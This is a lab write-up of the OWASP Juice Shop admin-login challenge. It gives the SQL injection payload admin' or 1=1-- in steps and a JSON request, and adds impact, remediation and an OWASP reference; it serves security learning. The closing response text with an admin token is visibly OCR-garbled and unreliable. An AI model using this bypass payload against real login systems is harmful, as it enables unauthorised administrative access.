## **Vulnerability: Login Admin (Injection)**

Juice Shop Challenge: Admin Login Challenge

Date Found: 2025-04-15

Location/URL: /#/login

Parameter/Input Field: Email

Description:

SQL injection on the login form allows admin login bypass.

Steps to Reproduce (STR):

- 1. Go to login page
- 2. Input: admin' or 1=1-- in email field
- 3. Input anything in password
- 4. Login as admin

Proof of Concept (PoC):

Payload Used:

admin' or 1=1--

Impact:

Full access to admin functionality.

Root Cause (Conceptual):

Classic SQL injection from unvalidated input.

Remediation / How to Fix:

Use prepared statements to avoid injection.


Relevant OWASP Resource: OWASP SQL Injection Prevention Cheat Sheet


Tools Used:

Manual, Burp Suite

Personal Notes/Learnings:

Confirmed how a simple injection bypasses auth.





```
{
    "email":"admin' or 1=1 --",
    "password":"admin"
}
```

16 X-Recruiting: /#/jobs
17
18 {
 "authentication":{
 "token":

"Coken":
"eyJDeXAiOiJKVlQiLCJhbGciOiJSUzIINiJ9.eyJzdGFOdX
MiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6MSwidXNlcmShbW
UIOiJTY2hsZWltaWVZVCIsImVtYWIsIjoiYWRtaWSAanVpY2
Utc2gub3AiLCJwYXNzd29yZCI6IJAXOTIWMjNhN2JiZDcZMj
UwNTEZZjAZOWRMMThiNTAWIiwicm9sZSI6ImFkbWluIiwiZG
VsdXhlVG9rZW4iOiIiLCJsYXNOTG9naWSJCCI6InVuZGVmaW
51ZCIsInByb2ZpbGVDbWFnZSI6ImFzc2VOcy9wdWJsaWMvaW
h1Z2VZL3VwbG9hZMHwZGVMYXVSdEFkbWluLhBuZyIsInRvdH
BTZWNyZXQiOiIiLCJpcOFjdG12ZSI6dHJ1ZSwiY3J1YXR1ZE
FOIjoiMjAyNSOWNCOWNSAWNsoZNjowCC4MTMGKzAWOjAWIi
widXBKYXR1ZEFOIjoiMjAyNSOWNCOWNSAWOTSMZOYMY4ONZ
kgKZAWOjAWIiwiZGVSZXR1ZEFOIJpudWxsfSwiaWFOIjoxNz
QZODQ1MTK2fQ.SqBruUf-1jO4aJHTVBaB880YXYSGLHihHEs
zzIYyOTS\_cwU4dKGGW3YyuEpHZj3R8XLM TR7RkamZ-MaFMa
Kv5OPjeOYP-bWIMPVOXImfRIYGBNNKXNJSmob-RoVI4ngjK
hOx udXO116rYEf46Z4z3hURP7778ObxdE NCGwzD".